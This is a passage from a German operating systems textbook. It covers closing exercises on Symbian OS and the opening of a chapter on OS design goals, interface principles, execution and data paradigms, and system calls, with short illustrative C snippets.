- 5.** Wir haben aktive Objekte als eine Möglichkeit vorgestellt, die Ein-/Ausgabeverarbeitung effizienter zu machen. Denken Sie, eine Anwendung könnte *mehrere* aktive Objekte gleichzeitig benutzen? Wie würde das System reagieren, wenn mehrere Ein-/Ausgabeereignisse eine Aktion erfordern würden?
- 6.** Sicherheit in Symbian OS konzentriert sich auf die Installation und die Symbian-Signierung von Anwendungen. Ist das genug? Können Sie sich eine Situation vorstellen, in der eine Anwendung im permanenten Speicher zur Ausführung abgelegt sein könnte, ohne installiert worden zu sein? (*Hinweis:* Denken Sie an alle möglichen Dateneinstiegspunkte für ein Mobiltelefon.)
- 7.** In Symbian OS wird serverbasierter Schutz von gemeinsamen Ressourcen umfassend genutzt. Listen Sie drei Vorteile auf, die diese Art von Ressourcenkoordination in einer Mikrokernumgebung hat. Spekulieren Sie darüber, inwieweit jeder Ihrer Vorteile eine unterschiedliche Kernarchitektur betreffen könnte.

Entwurf von Betriebssystemen

13

ÜBERBLICK

13.1 Das Problem des Entwurfs	1101
13.2 Schnittstellenentwurf	1104
13.3 Implementierung	1113
13.4 Performanz	1130
13.5 Projektverwaltung	1138
13.6 Trends beim Entwurf von Betriebssystemen ..	1143
Zusammenfassung	1148
Übungen	1149

» In den vorhergehenden zwölf Kapiteln haben wir viele Grundlagen behandelt und uns viele Konzepte und Beispiele für Betriebssysteme angesehen. Doch es ist ein großer Unterschied, ob man ein existierendes Betriebssystem untersucht oder ob man ein neues Betriebssystem entwirft. In diesem Kapitel wollen wir einen kurzen Blick auf einige der Aspekte und Zielkonflikte werfen, die beim Entwurf und der Realisierung eines neuen Betriebssystems zu beachten sind.

Es ist eine gewisse Art von Volksglauben in der Betriebssystemgemeinde im Umlauf, was gut und was schlecht ist, aber es wurde nur überraschend wenig davon aufgeschrieben. Das wahrscheinlich wichtigste Buch ist Fred Brooks Klassiker *Vom Mythos des Mann-Monats*, in dem er seine Erfahrungen beim Entwurf und der Realisierung des OS/360 von IBM beschreibt. In der Jubiläumsausgabe zum zwanzigsten Jahr des Erscheinens wurden die Inhalte noch einmal überarbeitet und vier neue Kapitel hinzugefügt (Brooks, 1995).

Drei klassische Artikel zum Betriebssystementwurf sind „Hints for Computer System Design“ (Lampson, 1984), „On Building Systems That Will Fail“ (Corbató, 1991) und „End-to-End Arguments in System Design“ (Saltzer et al., 1984). Ebenso wie Brooks Buch haben auch diese Artikel die vergangenen Jahre überaus gut überdauert; vieles daraus ist heute so aktuell wie zur Zeit ihrer Veröffentlichung.

Dieses Kapitel basiert auf diesen Quellen und außerdem auf der persönlichen Erfahrung des Autors als Designer oder Co-Designer von drei Systemen: Amoeba (Tanenbaum et al., 1990), MINIX (Tanenbaum und Woodhull, 1997) und Globe (van Steen et al., 1999a). Da es keinen Konsens unter den Designern von Betriebssystemen darüber gibt, wie ein Betriebssystem am besten entworfen werden sollte, wird der Inhalt dieses Kapitels persönlicher, spekulativer und zweifellos auch kontroverser sein, « als der anderer Kapitel sein.

13.1 Das Problem des Entwurfs

Der Entwurf eines Betriebssystems erfordert eher ein ingenieurmäßiges als ein exakt wissenschaftliches Vorgehen. Es ist schwieriger, klare Ziele zu definieren und diese zu erreichen. Lassen Sie uns hiermit beginnen.

13.1.1 Ziele

Um ein Betriebssystem erfolgreich zu entwerfen, müssen die Entwickler eine deutliche Vorstellung davon besitzen, was sie wollen. Ohne Ziel ist es sehr schwierig, aufeinander aufbauende Entscheidungen zu treffen. Um diesen Punkt zu verdeutlichen, kann es sehr aufschlussreich sein, einen Blick auf die zwei Programmiersprachen PL/I und C zu werfen. PL/I wurde von IBM in den 1960er Jahren entworfen, da es zum einen lästig war, sowohl FORTRAN als auch COBOL zu unterstützen, und zum anderen war es peinlich, dass Wissenschaftler hinter vorgehaltener Hand darüber lästerten, dass Algol besser als die beiden war. Deshalb wurde ein Komitee gebildet, das eine Sprache entwickeln sollte, die alle für alles verwenden konnten: PL/I. Sie hatte ein wenig von FORTRAN, ein wenig von COBOL und ein wenig von Algol. Dieser Versuch misslang, da eine einheitliche Vorstellung fehlte. Die Sprache war einfach eine Ansammlung von Merkmalen, die im Widerspruch zueinander standen, und sie war zu schwerfällig, um effizient übersetzt oder hochgefahren zu werden.

Sehen wir uns nun C an. Die Programmiersprache wurde von einem einzigen Menschen (Dennis Ritchie) zu genau einem Zweck (Systemprogrammierung) entworfen. Sie war ein großer Erfolg, nicht zuletzt deshalb, weil Ritchie genau wusste, was er wollte und was nicht. Deshalb ist C noch heute, mehr als drei Jahrzehnte nach ihrem Erscheinen, weit verbreitet. Eine klare Vorstellung davon zu haben, was man möchte, ist äußerst wichtig.

Was wollen die Entwickler von Betriebssystemen? Dies unterscheidet sich natürlich von System zu System und ist für eingebettete Systeme sicher etwas anderes als für Server-Systeme. Vier Hauptpunkte fallen einem jedoch für allgemeine Betriebssysteme ein:

- 1.** Definition von Abstraktionen
- 2.** Bereitstellen einfacher Operationen
- 3.** Sicherstellen der Abgrenzung
- 4.** Verwalten der Hardware

Auf jeden dieser Punkte gehen wir im Folgenden ein.

Der wichtigste und zugleich wahrscheinlich auch schwierigste Teil beim Entwurf eines Betriebssystems ist die Definition der richtigen Abstraktionen. Einige, wie Prozesse, Adressräume oder Dateien, gibt es bereits so lange, dass sie offensichtlich erscheinen. Andere dagegen, wie beispielsweise Threads, sind neuer und somit weniger ausgereift. Wenn in einem Prozess mit mehreren Threads beispielsweise ein Thread auf Tastaturein-

gaben wartet und dieser Prozess dupliziert wird, wartet dann auch in dem neuen Prozess ein Thread auf Eingaben? Andere Abstraktionen beziehen sich auf Synchronisation, Signale, das Speichermodell, Modellierung der Ein-/Ausgabe und viele andere Bereiche.

Jede dieser Abstraktionen kann durch konkrete Datenstrukturen instantiiert werden. Benutzer können Prozesse, Dateien, Semaphore usw. erzeugen. Die Basisoperationen manipulieren diese Datenstrukturen. Beispielsweise können Benutzer Dateien lesen und schreiben. Die Basisoperationen werden durch Systemaufrufe implementiert. Aus der Sicht des Benutzers bilden die Abstraktionen und die dazugehörigen Operationen, die durch Systemaufrufe ansprechbar sind, das Herzstück eines Betriebssystems.

Da verschiedene Benutzer gleichzeitig auf einem Computer angemeldet sein können, muss das Betriebssystem einen Mechanismus bereitstellen, der diese Benutzer auseinanderhält. Die Benutzer dürfen sich untereinander nicht in die Quere kommen. Das Konzept der Prozesse wird oft zur Gruppierung von Ressourcen aus Schutzgründen eingesetzt. Dateien und andere Datenstrukturen werden ebenso geschützt. Es ist ein zentrales Ziel des Betriebssystementwurfs, dass ein Benutzer nur autorisierte Operationen auf autorisierten Daten ausführen kann. Andererseits möchten die Benutzer auch Daten und Ressourcen gemeinsam nutzen, so dass die Abgrenzung selektiv und benutzerkontrolliert sein muss. Dadurch wird der Entwurf deutlich schwieriger. Das E-Mail-Programm sollte nicht den Webbrower überschreiben können. Selbst mit einem einzelnen Benutzer müssen unterschiedliche Prozesse voneinander isoliert werden.

Mit diesem Punkt ist die Notwendigkeit der Eingrenzung von Fehlern eng verbunden. Falls ein Teil des Systems, meist ein Benutzerprozess, abstürzt, sollte es nicht möglich sein, dass der Rest des Systems ebenfalls abstürzt. Der Systementwurf sollte sicherstellen, dass die verschiedenen Teile des Systems gut voneinander abgegrenzt sind. Idealerweise sind auch Teile des Betriebssystems voneinander abgegrenzt, um die Unabhängigkeit von Fehlern zu ermöglichen.

Zu guter Letzt muss das Betriebssystem die Hardware verwalten. Genauer gesagt muss es sich um die Chips auf der unteren Ebene wie Interrupt-Controller und Bus-Controller kümmern. Außerdem muss es einen Rahmen bereitstellen, der es Gerätetreibern erlaubt, die größeren Ein-/Ausgabegeräte wie Platten, Drucker und den Bildschirm zu verwalten.

13.1.2 Warum ist es schwierig, ein Betriebssystem zu entwerfen?

Das Moore'sche Gesetz besagt, dass sich Computer-Hardware alle 10 Jahre um den Faktor 100 verbessert. Niemand kennt ein Gesetz, das besagt, dass sich Betriebssysteme innerhalb von 10 Jahren um den Faktor 100 verbessern. Oder dass sie sich überhaupt verbessern. Tatsächlich kann man behaupten, dass einige Betriebssysteme in zentralen Punkten (wie Zuverlässigkeit) schlechter sind als es UNIX-Version 7 in den 1970er Jahren war.

Warum? Oft sind Trägheit und der Wunsch nach Rückwärtskompatibilität die Ursache. Und der Fehler, guten Entwürfen etwas hinzuzufügen, ist ebenfalls ein Übel. Aber das ist nicht alles. Betriebssysteme unterscheiden sich grundsätzlich auf mehrere Arten von kleinen Anwendungen, die für 49 Euro zu kaufen sind. Lassen Sie uns acht der Punkte genauer ansehen, die es so viel schwieriger machen, ein Betriebssystem als ein Anwendungsprogramm zu entwerfen.

Erstens sind Betriebssysteme extrem große Programme geworden. Kein Mensch kann sich an seinen PC setzen und mal eben ein ernstzunehmendes Betriebssystem in ein paar Monaten schreiben. Alle aktuellen Versionen von UNIX haben mehr als 3 Millionen Codezeilen; Windows Vista besteht aus über 5 Millionen Zeilen an Kerncode (und insgesamt aus über 70 Millionen Codezeilen). Niemand kann 3–5 Millionen Codezeilen verstehen, geschweige denn 70 Millionen. Bei einem Produkt, das nicht einmal seine Entwickler vollständig verstehen, ist es keine Überraschung, wenn die Ergebnisse alles andere als optimal sind.

Betriebssysteme sind nicht die komplexesten Systeme. Flugzeugträger beispielsweise sind weitaus komplizierter, aber sie lassen sich besser in isolierte Teilsysteme unterteilen. Die Konstrukteure der Toiletten auf einem Flugzeugträger müssen sich keine Gedanken über das Radarsystem machen. Diese beiden Teilsysteme haben kaum Berührungs punkte. In einem Betriebssystem interagiert das Dateisystem aber oft in unerwarteter und unvorhergesehener Weise mit dem Speichersystem.

Zweitens müssen Betriebssysteme mit Parallelität umgehen. Es gibt mehrere Benutzer und mehrere Ein-/Ausgabegeräte, die alle gleichzeitig aktiv sind. Die Verwaltung von parallelen Prozessen ist schon an sich schwieriger als die Verwaltung einer einzelnen sequenziellen Aktivität. Race Conditions und Deadlocks sind nur zwei der Probleme, die Parallelität mit sich bringt.

Drittens müssen Betriebssysteme mit möglicherweise feindlichen Nutzern umgehen – Benutzer, die Systemoperationen stören wollen oder verbotene Dinge tun, wie das Stehlen der Dateien eines anderen Benutzers. Das Betriebssystem muss Maßnahmen ergreifen, um solche Aktivitäten zu verhindern. Textverarbeitungssysteme und Bildbearbeitungsprogramme haben dieses Problem nicht.

Viertens: Auch wenn sich nicht alle Benutzer gegenseitig vertrauen, möchten doch viele Benutzer einige ihrer Daten und Ressourcen mit anderen, ausgewählten Benutzern teilen. Das Betriebssystem muss dies ermöglichen, allerdings auf eine Weise, dass böswillige Benutzer nicht dazwischenfunken können. Auch hier gilt: Dieser Art von Herausforderung begegnen Anwendungsprogramme nicht.

Fünftens: Betriebssysteme leben sehr lange. UNIX gibt es schon seit einem Vierteljahrhundert, Windows seit zwei Jahrzehnten – und es gibt keine Anzeichen für ein Verschwinden. Folglich müssen sich die Entwickler überlegen, wie sich Hardware und Anwendungen in ferner Zukunft entwickeln könnten und wie sie sich darauf vorbereiten können. Systeme, die zu eng in eine bestimmte Vorstellung von der Welt eingebunden sind, sterben üblicherweise aus.

Sechstens haben die Entwickler eigentlich keine Ahnung, wie ihre Systeme genutzt werden. Daher müssen sie für eine große Bandbreite sorgen. Obwohl weder UNIX noch Windows mit dem Gedanken an E-Mail oder Webbrowser entwickelt wurden, machen viele Computer mit diesen Betriebssystemen heute kaum noch etwas anderes. Niemand verlangt von einem Schiffsingenieur, ein Schiff zu bauen, ohne ihm mitzuteilen, ob man sich ein Fischerboot, ein Kreuzfahrtschiff oder ein Schlachtschiff von ihm wünscht. Und noch seltener ändert man seine Meinung, nachdem das Produkt ausgeliefert wurde.

Siebtens: Moderne Betriebssysteme sind im Allgemeinen portabel entworfen, so dass sie auf unterschiedlicher Hardware laufen können. Ebenso müssen sie Tausende von Ein-/Ausgabegeräten unterstützen, die alle unabhängig voneinander entwickelt wurden. Ein Beispiel, wo diese Vielfalt Probleme verursachen kann, ist die Notwendigkeit, dass ein Betriebssystem sowohl auf Big-Endian-Maschinen als auch auf Little-Endian-Maschinen läuft. Ein weiteres Beispiel konnte man stets dann unter MS-DOS beobachten, wenn Benutzer etwa eine Soundkarte und ein Modem installieren wollten, die beide denselben Ein-/Ausgabe-Port und denselben IRQ benutzen. Außer den Betriebssystemen haben nur wenige andere Programme Probleme zu lösen, die durch Hardwarekonflikte entstehen.

Der achte und damit letzte Punkt unserer Liste ist die häufige Notwendigkeit, kompatibel zu früheren Versionen des Betriebssystems zu sein. Diese Systeme können Beschränkungen der Wortlänge, Dateinamen oder anderer Aspekte unterliegen, die zwar heute von den Entwicklern als veraltet angesehen werden, die sie aber nicht loswerden. Das ist wie die Umstellung einer Fabrik auf die Produktion des nächstjährigen Automodells, während gleichzeitig noch die Produktion des diesjährigen Modells läuft.

13.2 Schnittstellenentwurf

Es sollte jetzt klar geworden sein, dass das Schreiben eines Betriebssystems keine einfache Sache ist. Aber wo beginnt man? Der vermutlich beste Ausgangspunkt ist, darüber nachzudenken, welche Schnittstellen bereitgestellt werden sollten. Ein Betriebssystem bietet eine Reihe von Abstraktionen, die hauptsächlich durch Datentypen (z.B. Dateien) und Operationen auf ihnen (z.B. `read`) implementiert werden. Zusammen bilden diese die Schnittstelle zum Benutzer. Beachten Sie, dass in diesem Kontext die Benutzer des Betriebssystems Programmierer sind, die den Code zur Verwendung der Systemaufrufe schreiben, und nicht diejenigen, die Anwendungsprogramme ausführen.

Neben der zentralen Systemaufrufschnittstelle haben die meisten Betriebssysteme zusätzliche Schnittstellen. Beispielsweise müssen einige Programmierer Gerätetreiber schreiben, die in das Betriebssystem eingefügt werden. Diese Treiber sehen bestimmte Merkmale und können bestimmte Prozeduren aufrufen. Diese Merkmale und Aufrufe bilden eine weitere Schnittstelle, die allerdings ganz anders als die Schnittstelle ist, die die Anwendungsprogrammierer sehen. Alle diese Schnittstellen müssen sorgfältig entworfen werden, wenn das System erfolgreich sein soll.

13.2.1 Leitlinien

Existieren Prinzipien für den Entwurf von Schnittstellen? Wir glauben, dass es diese gibt. Kurz zusammengefasst handelt es sich um Einfachheit, Vollständigkeit und die Fähigkeit zur effizienten Implementierung.

Prinzip 1: Einfachheit

Eine einfache Schnittstelle ist leicht zu verstehen und fehlerfrei zu implementieren. Alle Systementwickler sollten sich das berühmte Zitat des französischen Piloten und Schriftstellers Antoine de St. Exupéry gut einprägen:

Perfektion ist nicht erreicht, wenn man nichts mehr hinzufügen kann, sondern wenn man nichts mehr entfernen kann.

Dieses Prinzip besagt, dass weniger oft besser als mehr ist, und das gilt auch für ein Betriebssystem. Eine andere Möglichkeit, dies auszudrücken, ist das KISS-Prinzip: Keep It Simple, Stupid.

Prinzip 2: Vollständigkeit

Selbstverständlich muss die Schnittstelle alles ermöglichen, was die Benutzer tun müssen, sie muss also vollständig sein. Dies führt uns zu einem anderen berühmten Zitat, diesmal von Albert Einstein:

Alles sollte so einfach wie möglich gemacht werden, aber nicht einfacher.

Mit anderen Worten, das Betriebssystem sollte genau das tun, was von ihm verlangt wird und nicht mehr. Wenn die Benutzer Daten speichern möchten, dann muss das Betriebssystem einen Mechanismus zur Speicherung von Daten bereitstellen. Wenn die Benutzer miteinander kommunizieren möchten, muss das Betriebssystem einen Kommunikationsmechanismus bereitstellen, und so weiter. In seinem Vortrag anlässlich der Turing-Preis-Verleihung 1991 kombinierte Fernando Corbató, einer der Entwickler von CTSS und MULTICS, die Konzepte Einfachheit und Vollständigkeit und sagte:

Erstens ist es wesentlich, die Werte Einfachheit und Eleganz zu betonen, da Komplexität Schwierigkeiten verursachen und, wie wir gesehen haben, Fehler produzieren kann. Meine Definition von Eleganz ist das Erreichen einer gegebenen Funktionalität mit einem Minimum an Mechanismen und einem Maximum an Klarheit.

Die zentrale Idee ist hier das *Minimum an Mechanismen*. Mit anderen Worten: Jede Fähigkeit, jede Funktion und jeder Systemaufruf sollte seine eigene Bedeutung haben. Jedes Element sollte exakt eine Sache machen – und diese gut. Wenn ein Mitglied des Entwicklerteams eine Erweiterung der Systemaufrufe oder eine neue Funktion vorschlägt, sollten die anderen fragen, ob etwas Schreckliches passieren würde, wenn man es wegließe. Falls die Antwort lautet: „Nein, aber irgendjemand könnte diese Funktion eines Tages vielleicht nützlich finden“, dann sollte es in eine Bibliothek auf der Benutzerebene kommen und nicht in das Betriebssystem, auch wenn die Ausführung dieser Funktion damit langsamer wird. Nicht jede Funktion muss blitzschnell sein. Das Ziel ist es, das zu erhalten, war Corbató das Minimum an Mechanismus genannt hat.

Lassen Sie uns kurz zwei Beispiele aus meiner eigenen Erfahrung betrachten: MINIX (Tanenbaum und Woodhull, 2006) und Amoeba (Tanenbaum et al., 1990). Im Großen und Ganzen hat MINIX drei Systemaufrufe: send, receive und sendrec. Das System ist als Sammlung von Prozessen strukturiert, wobei die Speicherverwaltung, das Dateisystem und jeder Gerätetreiber einen eigenen Prozess darstellen. In einer ersten Näherung tut der Kern nichts anderes, als Prozesse auf die CPU zu verteilen und Nachrichten zwischen den Prozessen zu verschicken. Folglich werden nur zwei Systemaufrufe benötigt: send zum Verschicken und receive zum Empfangen einer Nachricht. Der dritte Aufruf, sendrec, ist nur eine Optimierung aus Effizienzgründen, der es erlaubt, mit einem Kernauftrag eine Nachricht zu versenden und die Antwort zu empfangen. Alles andere wird durch eine Aufforderung an einen anderen Prozess erledigt (z.B. an den Dateisystemprozess oder den Plattentreiber).

Amoeba ist noch einfacher. Es hat nur einen Systemaufruf: das Ausführen eines entfernten Prozedurauftrags. Dieser Aufruf sendet eine Nachricht und wartet auf eine Antwort. Das ist im Wesentlichen dasselbe wie beim sendrec-Aufruf in MINIX. Alles andere basiert auf diesem Aufruf.

Prinzip 3: Effizienz

Die dritte Leitlinie ist die Effizienz der Implementierung. Wenn eine Funktion oder ein Systemaufruf nicht effizient implementiert werden kann, dann lohnt sich der Aufwand dafür nicht. Es sollte dem Programmierer auch intuitiv klar sein, wie viel ein Systemaufruf kostet. Zum Beispiel erwarten UNIX-Programmierer, dass ein lseek-Aufruf billiger als ein read-Aufruf ist, da lseek nur einen Zeiger im Speicher verändert, während read eine Ein-/Ausgabe auf der Platte durchführt. Wenn diese intuitiv geschätzten Kosten falsch sind, werden ineffiziente Programme geschrieben.

13.2.2 Paradigmen

Sobald die Ziele festgelegt sind, kann der Entwurf beginnen. Ein guter Ausgangspunkt ist es, darüber nachzudenken, wie die Kunden das System sehen werden. Eine der wichtigsten Fragestellungen ist, wie man die einzelnen Funktionen im System miteinander verbindet und nach außen darstellt. Dies wird oft als **Kohärenz der Architektur** bezeichnet. In diesem Zusammenhang ist es wichtig, zwei Gruppen von Betriebssys-

tem-„Kunden“ zu unterscheiden. Einerseits gibt es die *Benutzer*, die mit Anwendungsprogrammen arbeiten, andererseits die *Programmierer*, die diese schreiben. Die Benutzer haben meistens mit der grafischen Oberfläche zu tun, Programmierer mit der Systemaufrufschnittstelle. Falls geplant ist, nur eine einzige GUI zu haben, die das gesamte System durchzieht, wie beispielsweise beim Macintosh, dann sollte der Entwurf dort ansetzen. Falls es andererseits die Absicht ist, wie in UNIX eine Vielzahl von GUIs zu unterstützen, so sollte zunächst die Systemaufrufschnittstelle entworfen werden. Die Oberfläche zuerst zu entwerfen, ist im Grunde ein Top-down-Entwurf. Die Frage ist: Welche Fähigkeiten soll die GUI haben, wie werden die Benutzer damit umgehen und wie sollte das System entworfen werden, um diese Fähigkeiten zu unterstützen? Wenn beispielsweise die meisten Programme Icons auf dem Bildschirm darstellen und darauf warten, dass der Benutzer eines davon anklickt, dann bietet sich ein ereignisorientierter Entwurf für die Benutzungsschnittstelle und wahrscheinlich ebenfalls für das Betriebssystem an. Wenn andererseits meistens Textfenster auf dem Bildschirm dargestellt werden, dann ist wahrscheinlich ein Entwurf besser, in dem Prozesse von der Tastatur lesen.

Die Systemaufrufschnittstelle zuerst anzugehen, ist ein Bottom-up-Entwurf. Hier stellt sich die Frage, welche Funktionen die Programmierer allgemein benötigen. Um eine grafische Oberfläche zu unterstützen, werden nicht viele spezielle Eigenschaften benötigt. Beispielsweise ist X, das Fenstersystem von UNIX, nur ein großes C-Programm, das read- und write-Operationen auf Tastatur, Maus und Bildschirm durchführt. X wurde lange nach UNIX entwickelt und erforderte kaum Änderungen am Betriebssystem. Diese Erfahrung bewies, dass UNIX ausreichend vollständig war.

Paradigmen für Benutzungsschnittstellen

Sowohl für die grafische Benutzungsschnittstelle als auch für die Systemaufrufschnittstelle ist der wichtigste Aspekt ein gutes Paradigma (manchmal auch Metapher genannt), um eine Sichtweise auf die Schnittstelle zu haben. Viele GUIs für Desktoprechner verwenden das WIMP-Paradigma aus Kapitel 5. Dieses Paradigma verwendet Zeigen-und-Klicken, Zeigen-und-Doppelklicken, Verschieben und andere Ausdrucksformen für die gesamte Schnittstelle, um die Kohärenz der gesamten Architektur bereitzustellen. Oft gibt es zusätzliche Anforderungen für Programme, wie das Vorhandensein eines Menüs mit DATEI, BEARBEITEN und anderen Einträgen, von denen jeder eine Reihe von bekannten Menüpunkten besitzt. Auf diese Weise können Benutzer, die ein Programm kennen, ein anderes schnell erlernen.

Die WIMP-Schnittstelle ist jedoch nicht die einzige mögliche Schnittstelle. Einige Laptop-Rechner verwenden eine Benutzungsschnittstelle mit Unterstützung zur Handschrifterkennung. Bestimmte Multimedia-Geräte können eine Videorecorder-ähnliche Schnittstelle benutzen. Und natürlich hat die Spracheingabe ein vollkommen anderes Paradigma. Wichtig ist nicht so sehr, welches Paradigma gewählt wird, sondern die Tatsache, dass es ein einziges übergeordnetes Paradigma gibt, das die gesamte Benutzungsschnittstelle vereinheitlicht.

Welches Paradigma man auch wählt – es ist wesentlich, dass es von allen Anwendungsprogrammen verwendet wird. Deshalb müssen die Systementwickler Bibliotheken und Werkzeuge für die Anwendungsentwickler zur Verfügung stellen, um auf Prozeduren zuzugreifen, die das einheitliche Erscheinungsbild erzeugen. Der Entwurf von Benutzungsschnittstellen ist sehr wichtig, aber nicht Gegenstand dieses Buchs, daher werden wir dieses Thema jetzt fallen lassen und uns den Betriebssystemschnittstellen zuwenden.

Ausführungsparadigmen

Eine kohärente Architektur ist auf Benutzerebene wichtig, aber ebenso auf der Ebene der Systemaufrufschnittstelle. Dabei ist es meist nützlich, zwischen Ausführungs- und Datenparadigmen zu unterscheiden. Wir werden beides betrachten und mit den Ausführungsparadigmen beginnen.

Zwei Ausführungsparadigmen sind weit verbreitet: das algorithmische und das ereignisorientierte Paradigma. Das **algorithmische Paradigma** basiert auf der Idee, dass ein Programm gestartet wird, um eine Funktion auszuführen, die es im Voraus kennt oder durch Parameter übergeben bekommt. Diese Funktion könnte das Übersetzen eines Programms, eine Zahlungstransaktion oder das Steuern eines Flugzeugs nach San Francisco sein. Die Basislogik ist im Code fest verdrahtet, wobei das Programm gelegentlich Systemaufrufe auslöst, um Benutzereingaben zu bekommen, Betriebssystemdienste in Anspruch zu nehmen usw. Dieser Ansatz ist in ▶ Abbildung 13.1(a) dargestellt.

```
main( ) { int ... ; init( ); do_something( ); read(...); do_something_else( ); write(...); keep_going( ); exit(0); }
```

a

```
main( ) { mess_t msg; init( ); while (get_message(&msg)) { switch (msg.type) { case 1: ... ; case 2: ... ; case 3: ... ; } }}
```

b

Abbildung 13.1: (a) Algorithmischer Code (b) Ereignisorientierter Code

Das andere Ausführungsparadigma ist das **ereignisorientierte Paradigma** aus ▶ Abbildung 13.1(b). Hier führt das Programm eine Initialisierung durch, indem beispielsweise ein bestimmter Bildschirm dargestellt wird, und wartet dann darauf, dass das Betriebssystem ihm das erste Ereignis mitteilt. Das Ereignis ist oft ein Tastendruck oder eine Mausbewegung. Dieser Entwurf ist für stark interaktive Programme geeignet.

Jede dieser Möglichkeiten hat einen eigenen Programmierstil zur Folge. Beim algorithmischen Paradigma stehen die Algorithmen im Mittelpunkt und das Betriebssystem wird als ein Dienstanbieter betrachtet. Beim ereignisorientierten Paradigma stellt das

Betriebssystem zwar ebenfalls Dienste bereit, diese Rolle wird allerdings von seinen Rollen als Koordinator der Benutzeraktivitäten und als Generator von Ereignissen, die von den Prozessen konsumiert werden, verdeckt.

Datenparadigmen

Das Ausführungsparadigma ist nicht das einzige, das vom Betriebssystem ausgegeben wird. Ebenso wichtig ist das Datenparadigma. Hier lautet die Schlüsselfrage, wie Systemstrukturen und Geräte dem Programmierer präsentiert werden. In den frühen FORTRAN-Stapelverarbeitungssystemen wurde alles als ein sequenzielles Magnetband modelliert. Eingelesene Kartenstapel wurden als Eingabeband behandelt, Kartenstapel zum Stanzen und Ausgaben für den Drucker wurden als Ausgabeband behandelt. Dateien auf der Platte wurden ebenso als Bänder behandelt. Wahlfreier Zugriff auf eine Datei war nur möglich, indem das Band, das der Datei entsprach, zurückgespult und erneut eingelesen wurde.

Die Abbildung wurde durch Jobsteuerungskarten wie diese erledigt:

```
MOUNT(TAPE08, REEL781)
RUN(INPUT, MYDATA, OUTPUT, PUNCH, TAPE08)
```

Die erste Karte weist den Operator an, die Bandspule 781 aus dem Ständer zu nehmen und mit Bandlaufwerk 8 zu verbinden. Die zweite Karte weist das Betriebssystem an, das eben übersetzte FORTRAN-Programm zu starten, *INPUT* (gemeint ist der Kartenleser) auf das logische Band 1 abzubilden, die Plattendatei *MYDATA* auf das logische Band 2, den Drucker (genannt *OUTPUT*) auf das logische Band 3, den Kartenstanzer (genannt *PUNCH*) auf das Band 4 und das physische Band 8 auf das logischen Band 5.

FORTRAN hatte eine Syntax, um logische Bänder zu lesen und zu schreiben. Durch Lesen vom logischen Band 1 bekam das Programm Karteneingaben. Alles, was auf Band 3 geschrieben wurde, erschien später auf dem Drucker. Durch Zugriff auf das logische Band 5 konnte die Bandspule 781 gelesen werden und so weiter. Man beachte, dass die Bandidee nur ein Paradigma war, um Kartenleser, Drucker, Kartenstanzer, Plattenlaufwerke und Bänder zu integrieren. In diesem Beispiel war nur das logische Band 5 ein physisches Band; der Rest waren normale Plattendateien (mit Spooling). Es war ein einfaches Paradigma, aber ein Schritt in die richtige Richtung.

Später kam UNIX, das mit dem Modell „alles ist eine Datei“ (*everything is a file*) noch viel weiter geht. Mit diesem Paradigma werden alle Ein-/Ausgabegeräte als Dateien behandelt und können wie normale Dateien geöffnet und manipuliert werden. Die C-Anweisungen

```
fd1 = open("file1", O_RDWR);
fd2 = open("/dev/tty", O_RDWR);
```

öffnen eine gewöhnliche (echte) Datei und das Benutzerterminal (Tastatur + Bildschirm). Die nachfolgenden Anweisungen können *fd1* und *fd2* lesen bzw. schreiben. Von diesem Punkt an gibt es keinen Unterschied zwischen dem Zugriff auf die Datei und dem Zugriff auf das Terminal, außer dass auf dem Terminal keine Positionierungen erlaubt sind.

UNIX vereinheitlicht nicht nur Dateien und Ein-/Ausgabegeräte, sondern ermöglicht auch den Zugriff auf andere Prozesse als Dateien, indem Pipes eingesetzt werden. Wenn außerdem das Einblenden von Dateien unterstützt wird, kann ein Prozess seinen eigenen virtuellen Speicher erhalten, so als wäre er eine Datei. In UNIX-Versionen, die das */proc*-Dateisystem unterstützen, erlaubt schließlich die C-Anweisung

```
fd3 = open("proc/501", O_RDWR);
```

dem Prozess (den Versuch), auf den Speicher des Prozesses 501 über den Dateideskriptor *fd3* lesend und schreibend zuzugreifen. Dies könnte beispielsweise für einen Debugger nützlich sein.

Windows Vista geht noch weiter und versucht, alles wie ein Objekt erscheinen zu lassen. Sobald ein Prozess ein gültiges Handle für eine Datei, einen Prozess, ein Semaphor, eine Mailbox oder ein anderes Kernobjekt erhalten hat, kann er Operationen darauf ausführen. Dieses Paradigma ist allgemeiner als das von UNIX und sehr viel allgemeiner als das von FORTRAN.

Vereinheitlichende Paradigmen kommen auch in anderen Kontexten vor. Eines davon ist hier erwähnenswert: das Web. Das Paradigma hinter dem Web ist, dass der Cyberspace voller Dokumente ist, wovon jedes eine URL besitzt. Durch das Eintippen einer URL oder das Anklicken eines Eintrags, hinter dem eine URL steht, erhält man das Dokument. In Wirklichkeit sind viele „Dokumente“ überhaupt keine Dokumente, sondern werden erst durch ein Programm oder ein Shellskript erzeugt, wenn eine Anfrage eingeht. Wenn ein Benutzer zum Beispiel eine Liste der CDs eines bestimmten Künstlers bei einem Online-Geschäft anfordert, wird das Dokument ad hoc durch ein Programm erzeugt; es existierte sicherlich noch nicht, bevor die Anfrage gestellt wurde.

Wir haben jetzt vier Fälle gesehen: Alles ist ein Band, eine Datei, ein Objekt oder ein Dokument. In allen vier Fällen geht es darum, Daten, Geräte und andere Ressourcen zu vereinheitlichen, um den Umgang mit ihnen zu vereinfachen. Jedes Betriebssystem sollte ein derart vereinheitlichendes Datenparadigma besitzen.

13.2.3 Die Systemaufrufsschnittstelle

Folgt man Corbatós Annahme der minimalen Mechanismen, dann sollte das Betriebssystem so wenige Systemaufrufe wie möglich bereitstellen und jeder einzelne Aufruf sollte so einfach wie möglich sein (aber nicht einfacher). Ein einheitliches Datenparadigma kann dies wesentlich unterstützen. Wenn zum Beispiel Dateien, Ein-/Ausgabegeräte und vieles andere als Dateien oder Objekte erscheinen, dann können sie alle mit einem einzigen *read*-Systemaufruf gelesen werden. Sonst wäre es eventuell notwendig, unter anderem verschiedene Systemaufrufe für *read_file*, *read_proc* und *read_tty* zu haben.

In einigen Fällen scheinen Systemaufrufe verschiedene Varianten zu benötigen. Oft ist es aber etwas besser, einen Systemaufruf zu haben, der den allgemeinen Fall behandelt, zusammen mit verschiedenen Bibliotheksfunktionen, die diese Tatsache vor dem Programmierer verbergen. UNIX zum Beispiel hat einen Systemaufruf, um den virtuellen Adressraum eines Prozesses zu überlagern, *exec*.

Der allgemeine Fall ist

```
exec(name, argp, envp);
```

